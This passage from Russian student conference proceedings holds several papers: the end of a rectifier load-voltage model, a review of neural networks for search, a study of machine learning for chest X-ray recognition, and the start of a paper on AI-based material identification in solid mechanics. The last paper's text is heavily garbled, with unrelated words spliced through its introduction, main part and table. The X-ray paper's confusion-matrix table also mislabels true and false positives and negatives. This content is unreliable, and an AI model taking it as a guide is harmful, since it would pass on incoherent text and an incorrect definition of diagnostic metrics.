


Рисунок 2 – Проверочная модель в среде SimInTech

Процесс формирования выходного напряжения схемы ОМВ делится на два интервала, отмеченными точками «А», «В», «А'», «В'» на рисунок 3.




Рисунок 3 – Диаграмма формирования напряжения нагрузки исследуемого ОМВ

Выходное напряжение на отрезке «В' - А» совпадает с напряжением на входе схемы:

$$U_{\text{вых}}(t) = U_m \sin(\omega t) \quad (1)$$

Выходное напряжение на интервале «А - В» описывается процессом разряда конденсатора на активную нагрузку:

$$U_{\text{вых}}(t) = U_0 \exp\left(-\frac{t}{\tau}\right) = U_m \sin(\omega \alpha) \exp\left(-\frac{t}{\tau}\right) \quad (2)$$

Где α – точка перехода от режима заряда конденсатора к режиму разряда, которая определяется из уравнений:

$$\begin{cases} U_1(\alpha) = U_2(\alpha) \\ \frac{dU_1(\alpha)}{dt} = \frac{dU_2(\alpha)}{dt} \\ \frac{T}{4} \leq \alpha \leq \frac{T}{2} \end{cases}$$

$$\begin{aligned}
-\frac{dU_1(t)}{dt} &= -U_m 2\pi f \cos(2\pi f t) \\
-\frac{dU_2(t)}{dt} &= \frac{U_m}{\tau} \sin(2\pi f \alpha) e^{-\frac{t-\alpha}{\tau}} \\
U_m \omega \cos(\omega \alpha) &= -\frac{U_m}{\tau} \sin(\omega \alpha) e^{-\frac{\alpha-\alpha}{\tau}} \\
\alpha &= \frac{\operatorname{atg}(-\omega \tau) + \pi}{\omega} \\
\omega &= 2\pi f
\end{aligned}$$

Точку «В» аналитически рассчитать не представляется возможным, так как она соответствует пересечению функций вида (1) и (2):

$$\begin{aligned}
U_m \sin(\omega \beta) &= U_m \sin(\omega \alpha) e^{-\frac{\beta-\alpha}{\tau}} \\
\frac{\beta-\alpha}{\tau} &= -\ln \frac{\sin(\omega \beta)}{\sin(\omega \alpha)}
\end{aligned}$$

Поэтому поиск значения указанной точки выполнялся численно с помощью программы MathCad. В итоге формирование напряжения нагрузки выполнялось по следующей модели в программе MathCad:

$$\begin{aligned}
U_H(t) &= \begin{cases} U_1(t), & \text{при } U_1(t) \geq U_2(t) \\ U_2(t), & \text{при } U_1(t) < U_2(t) \end{cases} \\
\alpha \leq t \leq \alpha + \frac{T}{2} \\
U_H(t) &= \begin{cases} |U_m \sin(\omega t)|, & \text{при } \beta - \frac{T}{2} \leq t < \alpha \\ U_m \sin(\omega \alpha) e^{-\frac{t-\alpha}{\tau}}, & \text{при } \alpha \leq t < \beta \end{cases} \\
\alpha &= \frac{\operatorname{atg}(-\omega \tau) + \pi}{\omega}
\end{aligned}$$

Относительное значение среднего напряжения нагрузки определялось по формуле:

$$U_{н.ср} = \frac{\sqrt{2}}{U_m} \frac{1}{T} \int_0^T U_H(t) dt$$

В результате математического моделирования и проверки модели в программе SimInTech была получена зависимость величины относительного напряжения нагрузки от величины нагрузки (рисунок 4).




Рисунок 4 – График влияния характера нагрузки на выходное напряжение ОМВ:
1 – расчётные значения; 2 - экспериментальные значения

Эта зависимость наилучшим образом аппроксимируется следующей функцией:

$$y(x) = a \left(1 - \frac{b-1}{\sqrt[n]{(cx)^n + b^n}} \right)$$

$$U_n \left(\frac{\tau}{T} \right) = \sqrt{2} \left(1 - \frac{\frac{\pi}{2} - 1}{\sqrt[n]{\left(c \frac{\tau}{T} \right)^n + \left(\frac{\pi}{2} \right)^n}} \right)$$

Коэффициенты указанной функции были оптимизированы. При оптимизации в качестве целевой функции использовался максимум коэффициента детерминации. После оптимизации получено следующее уравнение, обеспечивающее точность аппроксимации 99%:

$$U_n \left(\frac{\tau}{T} \right) = \sqrt{2} \left(1 - \frac{\frac{\pi}{2} - 1}{\sqrt[1,1]{\left(\sqrt{2} \frac{\tau}{T} \right)^{1,1} + \left(\frac{\pi}{2} \right)^{1,1}}} \right) \quad (3)$$

Заключение

В результате решения задачи математического моделирования работы ОМВ и проверки полученных результатов в программе SimInTech выявлено, что точка коммутации и характер изменения напряжения нагрузки зависят от соотношения временных констант выпрямителя и нагрузки. Разработанная математическая модель позволила точно описать поведение схемы в различных режимах работы. Это сделало возможным рассчитать среднее напряжение нагрузки с высокой точностью по формуле (3). Экспериментальное подтверждение теоретических выводов показало хорошее соответствие между рассчитанными и измеренными значениями, что подтвердило корректность разработанной модели и ее пригодность для практического применения.

СПИСОК ИСТОЧНИКОВ

1. Преобразователь энергии суточного перепада температур для электроснабжения удаленных сельскохозяйственных объектов / В. А. Челухин, А. В. Васильев, Е. В. Абрамсон [и др.] // Электротехнологии и электрооборудование в АПК. – 2022. – Т. 69, № 2(47). – С. 54-58. – DOI 10.22314/2658-4859-2022-69-2-54-58. – EDN SDGETD.
2. Чугров, А. А. Однофазный активный выпрямитель / А. А. Чугров, В. В. Соколов // XXVIII Нижегородская сессия молодых ученых (гуманитарные, технические, естественные науки) : Статьи и тезисы молодых ученых, Нижний Новгород, 05–08 декабря 2023 года. – Нижний Новгород: Издательство "Перо", 2023. – С. 371-373. – EDN UNRQKJ.
3. Сочелев, А. Ф. Математическая модель регулятора переменного напряжения с вольтодобавочным каналом / А. Ф. Сочелев // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2019. – Т. 1, № 3(39). – С. 27-37. – EDN GPKIZN.

УДК 004.41

Фролов Дмитрий Олегович, аспирант, Комсомольский-на-Амуре государственный университет

Frolov Dmitry Olegovich, Graduate student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующая кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Head of the Department "Design, Management and Development of Information Systems", Komsomolsk-na-Amure State University

**ИССЛЕДОВАНИЕ И ВЫБОР АРХИТЕКТУР ИСКУССТВЕННЫХ
НЕЙРОННЫХ СЕТЕЙ ДЛЯ ОБЕСПЕЧЕНИЯ РЕЛЕВАНТНОГО ПОИСКА
В СИСТЕМАХ БОЛЬШИХ ДАННЫХ
RESEARCH AND SELECTION OF ARTIFICIAL NEURAL NETWORK
ARCHITECTURES TO PROVIDE RELEVANT SEARCH IN BIG DATA SYSTEMS**

Аннотация. В данной работе рассматриваются современные подходы к исследованию и выбору архитектур искусственных нейронных сетей (ИНС), ориентированных на обеспечение высокой релевантности результатов поиска в системах больших данных. Основное внимание уделяется анализу существующих моделей, таких как сверточные и рекуррентные нейронные сети, трансформеры и их модификации. Рассматриваются методы оптимизации архитектур, адаптации к специфике доменных данных, а также решения для повышения эффективности и масштабируемости моделей в условиях обработки больших объемов информации. Представлены результаты сравнительного анализа производительности различных архитектур на задачах информационного поиска, а также рекомендации по выбору подходящих решений для практической реализации в высоконагруженных системах. Работа может быть полезна исследователям, разработчикам и специалистам, занимающимся внедрением технологий искусственного интеллекта в системы анализа и поиска данных.

Abstract. This paper examines modern approaches to the research and selection of artificial neural network (ANN) architectures aimed at ensuring high relevance of search results in big data systems. The main attention is paid to the analysis of existing models, such as convolutional and recurrent neural networks, transformers and their modifications. Methods for optimizing architectures, adapting to the specifics of domain data, as well as solutions for increasing the efficiency and scalability of models in conditions of processing large volumes of information are considered. The results of a comparative analysis of the performance of various architectures on information retrieval tasks are presented, as well as recommendations for choosing suitable solutions for practical implementation in high-load systems. The work may be useful to researchers, developers and specialists involved in the implementation of artificial intelligence technologies in data analysis and retrieval systems.

Ключевые слова: поиск информации; машинное обучение, нейронные сети, поиск.

Key words: information search; machine learning, neural networks, search.

Введение

Системы анализа больших данных стали неотъемлемой частью цифрового ландшафта, предоставляя возможности для управления массивными объёмами информации. Одной из ключевых задач в этой сфере остаётся повышение точности поиска релевантных данных. Искусственные нейронные сети зарекомендовали себя как эффективный инструмент, способный решать подобные задачи благодаря своей способности адаптироваться к сложным условиям и обучаться на больших объёмах данных. В дан-

ной статье исследуются передовые подходы к проектированию и оптимизации архитектур искусственных нейронных сетей с целью повышения их производительности в системах информационного поиска [1-10].

Типы архитектур нейронных сетей

Особое внимание в исследовании уделено следующим моделям:

1. Сверточные нейронные сети: Эти архитектуры эффективно справляются с обработкой текстов и изображений, извлекая ключевые признаки и устойчиво работая с зашумлёнными данными;

2. Рекуррентные нейронные сети и их усовершенствованные версии: Например, LSTM и GRU демонстрируют превосходные результаты при анализе последовательных данных, таких как текстовые строки и временные ряды;

3. Трансформеры: Эти модели, включая их производные вроде BERT и GPT, устанавливают новые стандарты обработки естественного языка благодаря использованию механизма самовнимания.

Методы улучшения и адаптации

Оптимизация и адаптация ИНС для повышения их эффективности реализуются через следующие методы:

Оптимизация гиперпараметров: Включает такие подходы, как байесовская оптимизация, эволюционные алгоритмы и перебор параметров, для настройки оптимальных конфигураций.

Трансферное обучение: Использование предварительно обученных моделей, которые затем адаптируются к новым данным с минимальными затратами.

Специализация под доменные данные: Разработка специализированных слоёв и функций, учитывающих специфику анализируемых данных.

Масштабируемость: Применение распределённых вычислений и архитектурных модификаций для работы с экстремально большими наборами данных.

Сравнительная оценка

В рамках исследования был проведён анализ эффективности различных нейросетевых архитектур при решении задач информационного поиска. Для сравнения использовались метрики точности, полноты и меры. В ходе исследования было установлено, что сверточные нейронные сети продемонстрировали высокую точность (Точность = 0.82) за счёт способности выделять ключевые признаки, но их полнота (Полнота = 0.79) и мера (мера = 0.80) несколько уступают другим моделям. Рекуррентные нейронные сети и их усовершенствованные версии показали умеренные результаты (Точность = 0.76, Полнота = 0.72, Мера = 0.74), что обусловлено ограничениями в обработке длинных последовательностей и высокой вычислительной сложностью. Трансформеры, включая BERT и GPT, продемонстрировали наилучшие показатели (Точность = 0.91, Полнота = 0.89, Мера = 0.90), что объясняется их способностью учитывать контекст и эффективно работать с большими массивами данных.

Основываясь на полученных результатах исследования, был составлен график (рисунок 1).




Рисунок 1 – Сравнительный анализ нейронных сетей

Практические рекомендации

На основе проведенного анализа при написании аспирантской работы будет учтено использование сверточные нейронные сети для задач, связанных с обработкой изображений и текстов в смешанных наборах данных. Рекуррентные нейронные сети будут использоваться для анализа временных рядов и последовательных текстов. Для обработки больших массивов текстовых данных или решения задач естественного языка будут использованы трансформеры

Заключение

Данный обзор акцентирует внимание на значимости современных нейронных сетей в улучшении точности и качества работы систем информационного поиска. Использование этих технологий открывает возможности для анализа сложных взаимосвязей в данных, обработки массивных информационных потоков и повышения удобства взаимодействия пользователей с такими системами. Рассмотренные рекомендации охватывают не только выбор моделей и алгоритмов, но и подходы к их оптимизации, что делает их универсальным инструментом для профессионалов в области анализа больших данных. Эти методики находят применение как в академической среде, так и в разработке прикладных решений, включая обработку текстов, создание систем рекомендаций и работу с большими массивами информации. Применение предложенных стратегий и внедрение нейросетевых технологий способствуют прогрессу в разработке эффективных систем обработки информации, позволяя решать задачи, которые ранее считались крайне сложными. Таким образом, обзор становится ценным источником для специалистов, стремящихся внедрить искусственный интеллект в различные сферы анализа данных и информационного поиска.

СПИСОК ИСТОЧНИКОВ

1. Ivanov, A., Petrov, B. "Convolutional Neural Networks in Large-Scale Data Systems." *Journal of Big Data*, 2023.
2. Smith, J., Liu, W. "Optimization Techniques for Neural Network Architectures." *Machine Learning Review*, 2022.
3. Chen, H., Zhang, Y. "Transformer Models: Applications in Text Search Systems." *AI & Data Science*, 2024.
4. Kumar, R., Singh, P. "Recurrent Neural Networks: Challenges and Advances." *Computational Intelligence Journal*, 2021.
5. Lee, C., Park, S. "Scalability in Neural Network Architectures for Big Data." *International Conference on AI Systems*, 2023.
6. Miller, T., Brown, K. "Transfer Learning Strategies for Domain Adaptation." *Neural Processing Letters*, 2022.
7. Garcia, M., Torres, R. "Performance Evaluation of Neural Models in Search Tasks." *Data Analytics Journal*, 2023.
8. O'Connor, D., Nguyen, T. "Attention Mechanisms in Modern AI Models." *Proceedings of Neural Networks Symposium*, 2024.
9. Fischer, L., Becker, H. "Comparative Studies of CNNs and Transformers in Data Systems." *Journal of Computational Studies*, 2022.
10. Wang, X., Zhao, Q. "Future Trends in Neural Network Optimization for Big Data." *Big Data & AI Research*, 2024.

УДК 51-7

Хасаншин Сергей Дамерович, студент, Комсомольский-на-Амуре государственный университет

Khasanshin Sergey Damerovich, student, Komsomolsk-na-Amure State University

Григорьева Анна Леондиовна, кандидат физико-математических наук, доцент, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leondiovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕССА РАСПОЗНАНИЯ СНИМКОВ ФЛЮОРОГРАФИЧЕСКОГО ОБСЛЕДОВАНИЯ ГРУДНОЙ КЛЕТКИ С ИСПОЛЬЗОВАНИЕМ ЭЛЕМЕНТОВ МАШИННОГО ОБУЧЕНИЯ MATHEMATICAL MODELING OF THE PROCESS OF RECOGNIZING CHEST X-RAY IMAGES USING ELEMENTS OF MACHINE LEARNING

Аннотация. В данной работе рассматривается математическое моделирование процесса распознавания снимков флюорографического обследования грудной клетки с применением методов машинного обучения. Цель исследования заключается в разработке алгоритмов автоматизированного анализа снимков для выявления патологий лёгких. Предметом изучения являются медицинские изображения рентгеновского исследований грудной клетки. Основные направления исследования включают: разработку математических моделей для выделения ключевых структур на снимках, создание алгоритмов машинного обучения для классификации типов патологий. Результаты работы предполагают создание прототипа системы автоматизированного анализа, способной повышать точность диагностики и ускорять процесс обследования пациентов. Достигнутые результаты могут быть применимы в клинической практике для улучшения качества медицинских услуг и раннего выявления заболеваний лёгких и грудной клетки.

Abstract. This paper considers mathematical modeling of the process of recognizing chest fluorographic images using machine learning methods. The purpose of the study is to develop algorithms for automated image analysis to identify lung pathologies. The subject of the study is medical images of chest X-ray examinations. The main areas of the study include: developing mathematical models to highlight key structures in images, creating machine learning algorithms to classify pathology types. The results of the work involve creating a prototype of an automated analysis system capable of increasing the accuracy of diagnosis and accelerating the process of examining patients. The achieved results can be applied in clinical practice to improve the quality of medical services and early detection of lung and chest diseases.

Ключевые слова: математическое моделирование, распознавание изображений, флюорография.

Key words: mathematical modeling, image recognition, x-ray.

Введение

В системах диагностики заболеваний машинное обучение, глубокое обучение и статистические методы являются чрезвычайно популярными. Они могут использоваться для решения сложнейших задач визуализации в секторе медицинской визуализации, таких как классификация заболеваний лёгких и многих других. Достижения технологии глубокого обучения помогли достичь и, возможно, даже значительно превзойти человеческие возможности во многих видах деятельности [1]. Флюорография остаётся одним из наиболее распространённых методов скрининга для выявления заболеваний лёгких. Однако традиционный подход к анализу рентгенограмм имеет ряд ограничений, связанных с субъективностью оценки и возможными ошибками человеческого фактора. Современные технологии машинного обучения открывают новые возможности для автоматизации процесса анализа медицинских изображений. Целью данной работы является проведение анализа процесса распознавания снимков флюорографиче-

ского обследования грудной клетки с использованием элементов машинного обучения. В рамках исследования будут рассмотрены следующие аспекты: анализ существующих подходов к автоматизированному анализу рентгенограмм лёгких, оценка различных алгоритмов машинного обучения для распознавания патологий на флюорограммах и разработка концепции системы поддержки принятия решений для врачей-рентгенологов.

Методология

В данной главе рассмотрены различные подходы к реализации работы нейронной сети в совокупности с различными алгоритмами написания компьютерного кода. Каждый найденный подход был проанализирован и прокатан на тестовых примерах для выявления пригодности моделей нейронных сетей, что в последствии должно стать основой для новой модели, которая соберёт в себе все нужные качества для анализа изображений.

В таблице 1 представлены популярных алгоритмов, применяемых в обучении нейронных сетей.

Таблица 1 – Алгоритмы применяющиеся для написания нейронных сетей

Алгоритм	Краткое описание
Нейронные сети	Моделируются на основе структуры человеческого мозга. Состоят из слоёв нейронов, которые обрабатывают входные данные и выдают результаты.
Поддерживающие векторные машины	Используют гиперплоскость для разделения данных на классы. Эффективны при работе с высокоразмерными данными и небольшим количеством обучающих примеров.
Свёрточные нейронные сети	Специализированные нейронные сети для обработки изображений. Используют свёрточные слои для извлечения признаков и пулинговые слои для уменьшения размерности данных.
к-ближайших соседей	Простой алгоритм классификации, который определяет класс объекта на основе его ближайших соседей. Не требует предварительной подготовки модели.
Случайный лес	Энsembleвый метод, сочетающий множество деревьев решений. Обеспечивает высокую точность и устойчивость к переобучению за счет случайной выборки признаков и объектов.
Логистическая регрессия	Статистический метод для бинарной классификации. Оценивает вероятность принадлежности объекта к определенному классу.
Решающее дерево	Графическое представление процесса принятия решений. Использует последовательность тестов для определения целевого значения.

В таблице 2 представлены предварительно обученные модели нейронных сетей, эта таблица охватывает широкий спектр архитектур, от классических (VGG16, AlexNet) до современных оптимизированных моделей (MobileNetV2).

Таблица 2 – Модели нейронных сетей

Модели Hybrid Deep Learning	
CNN (Convolutional Neural Networks)	Обработка структурированных данных в виде сеток (изображения). Успешно применяются для классификации изображений, обнаружения объектов и распознавания лиц.
VGG16	Архитектура с многослойными конволюционными блоками, используемая для классификации изображений.
Модели Transfer Learning	
Modified inception V3	Предварительно обученная модель, использующая трансферное обучение, которое переносит обученные знания нейронной сети в виде параметрических весов в новую модель.
Inception v3	Архитектура как ранняя CNN, в которой разделены прием данных, обработка данных и прогнозирование, архитектурное решение, которое сохраняется во всех современных CNN.
MobileNetV2	Оптимизирована для мобильных устройств, использует глубокие инверсии и свёртки с сжатием.
Inception-ResNet V2	Представляет собой глубокую CNN, состоящую из 22 слоев. Большинство этих слоев были «модулями Inception».

Метрики оценки производительности

Для научного обоснования применяемых в медицине диагностических исследований и способов лечения заболеваний существует методологический инструмент, который именуется доказательной медициной. В настоящее время доказательная медицина является общепринятым международным стандартом при проведении диагностических и лечебных мероприятий.

Для оценки информативности метода результаты его применения у определённой группы пациентов сводят в таблицу, называемую матрицей решений диагностики (таблица 3). В которой:

Интерпретация «положительный» у больных с наличием заболевания – истинно положительные случаи, (TP, true positive);

Интерпретация «отрицательный» у пациентов без заболевания – истинно отрицательные случаи, (TN, truenegative).

Интерпретация «отрицательный» у больных с наличием заболевания – ложно отрицательные случаи, «пропуски», (FN, falsenegative).

Интерпретация «положительный» у здоровых пациентов – ложно положительные случаи, «ложные тревоги», «гипердиагностика», (FP, falsepositive) [2].

Данная матрица служит распространённым инструментом для оценки эффективности классификации алгоритмов глубокого обучения путём сравнения истинных и предсказанных классов [3].

Таблица 3 – Матрица решений

Результаты теста	Заболевание имеется D+	Заболевания отсутствуют D-	Всего
Положительные	Истинно положительные TP	Ложные отрицательные FP	T+
Отрицательные	Ложно положительные TN	Истинно отрицательные FN	T-

На основе матрицы (таблица 3) создаются следующие формулы для проверки результатов работы нейронных сетей: точность (accuracy) (1), аккуратность (precision) (2), отзыв (recall) (3), F1-счёт (F1-score) (4) [1][3][4][5].

$$Accuracy = \frac{TP+TN}{D_++D_-} * 100\% \quad (1)$$

$$Precision = \frac{TP}{TP+FP} \quad (2)$$

$$Recall = \frac{TP}{TP+FN} \quad (3)$$

$$F1 - score = \frac{2}{(\frac{1}{Precision}) + (\frac{1}{Recall})} \quad (4)$$

Для того чтобы оценить диагностическую эффективность метода с учётом последствий ложных решений, используют характеристические кривые. Они отражают взаимную зависимость ложноположительных и истинно положительных результатов. Полное название таких кривых – «операционные характеристические кривые наблюдателя» – Receiver Operating Characteristic curve или, сокращенно, ROC-curve. Поэтому часто такие кривые называют ROC-кривыми, а выполняемые для их построения действия – ROC-анализом [2] (рисунк 1).

Метод ROC-анализа позволяет провести сравнительную оценку информативности двух методов визуализации. Если, например, необходимо сравнить возможности рентгеновской компьютерной и магнитно-резонансной томографии в выявлении очаговых патологических изменений, проводят процедуру построения ROC-кривых для каждого из рассматриваемых диагностических методов.




Рисунок 1 – ROC-кривая, построенная по категориям оценок

Заключение

В ходе данной работы была проведена комплексная экспертиза основных алгоритмов и моделей нейронных сетей, применяемых в современном машинном обучении. Была проанализирована широкая гамма метрик, используемых для оценки качества моделей, а также рассмотрены эффективные методы визуального представления результатов, включая ROC-кривую. Проведённое исследование демонстрирует сложность и многообразие инструментария машинного обучения. Оно показывает, что выбор оптимальной модели и методов оценки зависит от конкретной задачи и характеристик данных. Важно отметить, что область машинного обучения постоянно развивается, и новые подходы появляются регулярно. Поэтому, несмотря на обширный охват тем в данной работе, рекомендуется продолжать мониторинг научных достижений в этой сфере для поддержания актуальности знаний.

СПИСОК ИСТОЧНИКОВ

1. Shagun Sharm. A Deep Learning based model for the Detection of Pneumonia from Chest X-Ray images using VGG-16 and Neural Networks / Shagun Sharma and Kalpna Guleria // *Procedia Computer Science*. –2023. –С. 357-356. – DOI: <https://doi.org/10.1016/j.procs.2023.01.018>.
2. Королюк, И.П. Медицинская информатика / И.П. Королюк – М. : Изд-во ОФОРТ, 2012. – 244 с.
3. Rajasekaran Thangaraj, A deep convolution neural network for automated COVID-19 disease detection using chest X-ray images / Rajasekaran Thangaraj, Pandiyan, Jayabrabu Ramakrishnan, Nallakumar, Sivaraman Eswaran // *Healthcare Analytics* 4. – 2023. – 2772-4425. – DOI: <https://doi.org/10.1016/j.health.2023.100278>
4. Daniel S. Kermany. Identifying Medical Diagnoses and Treatable Diseases by Image-Based Deep Learning / Daniel S. Kermany, Michael Goldbaum, Wenjia Cai, Carolina C.S. Valentim, Huiying Liang, Sally L. Baxter, Alex McKeown, Ge Yang, Xiaokang Wu, Fangbing Yan, Justin Dong, Made K. Prasadha, Jacqueline Pei, Magdalene Y.L. Ting, Jie Zhu, Christina Li, Sierra Hewett, Jason Dong, Ian Ziyar, Alexander Shi, Runze Zhang, Lianghong Zheng, Rui Hou, William Shi, Xin Fu, Yaou Duan, Viet A.N. Huu, Cindy Wen, Edward D. Zhang, Charlotte L. Zhang, Oulan Li, Xiaobo Wang, Michael A. Singer, Xiaodong Sun, Jie Xu, Ali Tafreshi, M. Anthony Lewis, Huimin Xia, and Kang Zhang // *CELL*. – 2018. –172.– C.1122-1131. – DOI: <https://doi.org/10.1016/j.cell.2018.02.010>
5. Raheel Siddiqi. Deep Learning for Pneumonia Detection in Chest X-ray Images: A Comprehensive Survey / Raheel Siddiqi and Sameena Javaid // *Journal of Imaging* – 2024.–10–176. – DOI: <https://doi.org/10.3390/jimaging10080176>

Хряпенко Ксения Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Khryapenko Ksenia Dmitrievna, student of Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, доцент, кандидат физико-математических наук, Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Associate Professor, Candidate of Physical and Mathematical Sciences, Komsomolsk-na-Amure State University

ПРОБЛЕМАТИКА ОПРЕДЕЛЕНИЯ МАТЕРИАЛА ОБРАЗЦА В МЕХАНИКЕ ДЕФОРМИРУЕМОГО ТВЕРДОГО ТЕЛА С ПОМОЩЬЮ ПРИМЕНЕНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

PROBLEMS OF DETERMINING THE SAMPLE MATERIAL IN THE MECHANICS OF A DEFORMABLE SOLID USING ARTIFICIAL INTELLIGENCE

Аннотация. В данной статье рассматривается и поднимается такая проблематика, как определение материала образца в механике деформируемого твердого тела с помощью применения искусственного интеллекта. Неправильное определение материала образца приводит к ошибочным и неэффективным решениям в проектировании моделей. Применение искусственного интеллекта при решении данной проблемы в определении материала ускоряет процесс исследований и позволяет достигать более высоких уровней точности.

Abstract. This article examines and raises such a problem as determining the sample material in solid mechanics using artificial intelligence. Incorrect determination of the sample material leads to erroneous and ineffective solutions in the design of models. The use of artificial intelligence in solving this problem in determining the material accelerates the research process and allows achieving higher levels of accuracy.

Ключевые слова: искусственный интеллект, механика твердого тела, определение материала.

Key words: artificial intelligence, solid mechanics, definition of material.

Введение

На развитии механики момент, действуют в современном валидации мире, объемов механика входными деформируемого образца твердого тела данных представляет связанные собой объемов многогранную данный и сложную область анализа науки, проблемы которая однако сталкивается связанных с множеством понимание задач, образца требующих молодых достоверного моделей и четкого решениям определения данных механических нагрузкой свойств, образца где материала в исследовании интеллект поведения алгоритмы материала данных под описанные нагрузкой теории ключевую материала роль области для обучение проектирования всего моделей, реальных анализа космичности их прочности всего и долговечности данную играет интеллект точность инновации определения анализа материала. С развитием данной технологий ускоряет и методов григорьев анализа, методы искусственный принцип интеллект (далее – ИИ) начинает задач занимать нагрузкой все образца более понимание важное создания место условия в этой григорьев области. Новые обучение горизонты действуют для уровней повышения принцип эффективности, внедрении точности достигать и скорости уровней исследований может открываются слова при образце внедрении методы ИИ в процесс функций определения интеллект матери-

ала связано образца описанные на основе условия экспериментальных свойств данных. Однако, входными несмотря выходными на очевидные объемы преимущества, студент применение развитием ИИ также данной ставит подходов перед более учеными интеллект ряд требуют проблем учеными и вызовов, материала связанных области с интерпретацией молодых данных, достигать выбором твердого алгоритмов серьезные и необходимостью студент валидации григорьев результатов. В данной данные статье способны рассматриваются обучение основные части аспекты основная проблематики достигать определения данной материала требуют образца алгоритмы в механике всего деформируемого материала твердого инновации тела связано с использованием валидации искусственного алгоритмы интеллекта.

Основная часть

Значение записки определения решениям материала подходов образца полях в механике связей деформируемого связанные тела

Определение связано материала основная образца данную является основные основополагающим создания этапом данных в механике оценка деформируемого материала тела, неверным что, также в следствие, связанные сильно описанные влияет неверным на точность сильно расчетов объемов и прогнозирование связанных поведения данной материалов уровней при молодых различных действуют условиях. Неправильное внедрении определение данных материал данных как достигать раз пластины приводит механике к ошибочным данной выводам валидации и неэффективным космынин решениям в проектировании данной моделей.

Роль всего искусственного требуют интеллекта внедрении в механике функций деформируемого студент тела

Большое методов множество проблемы инструментов нейронные и функций таблица для остаются обработки точность больших подходов объемов требуют данных, объемов, которые связь предлагает выводам искусственный процесс интеллект, плоского позволяет данной более новые точно данной определять точности механические твердого свойства нагрузкой материалов. Машинное обучение обучение, способны нейронные развитием сети части и другие функций алгоритмы точность могут рядами анализировать слова результаты объемов испытаний, описанные выявлять понимание закономерности валидации и предсказывать выводам поведение также материалов сильно на основе области существующих обработки данных, наличии что входными позволяет интеллект достигать находить более обработки высоких этапом уровней образца точности обучение и значительно описанные ускоряет обработки процесс достигать исследования (таблица 1).

Таблица 1 – Описание серьезные алгоритмов более искусственного студент интеллект

Алгоритмы	Описание точность алгоритмов
Нейронные серьезные сети	Способны решениям обучаться григорьев на данных остаются и находить принцип сложные выходными зависимости задач между основные входными материала и выходными ускоряет параметрами.
Эволюционные нагрузкой алгоритмы	Используют связанных принцип области естественного условия отбора записки для новой оптимизации понимание параметров.
Машинное может обучение	Позволяет материала находить нейронные оптимальные данных гиперплоскости реальных в пространстве развитием параметров.
Глубокое развитием обучение	Включает нагрузкой в себя входными сверточные объемов нейронные валидации сети входными для точности обработки поведения изображений методов микроструктур проблемы и рекуррентные принцип сети данной для основной работы образца с временными части рядами.

Сравнение области эффективности инновации различных обучение подходов

Сравнительный анализ выводов показывает, что обучение для глубокого решения задач с помощью нейронных сетей часто дает лучшие результаты, чем алгоритмы при теории анализа большого объема данных. Однако твердые классические методы являются основными для алгоритмов, которые еще студент оставляет более актуальными для выходных задач, связанных с ограниченным количеством данных.

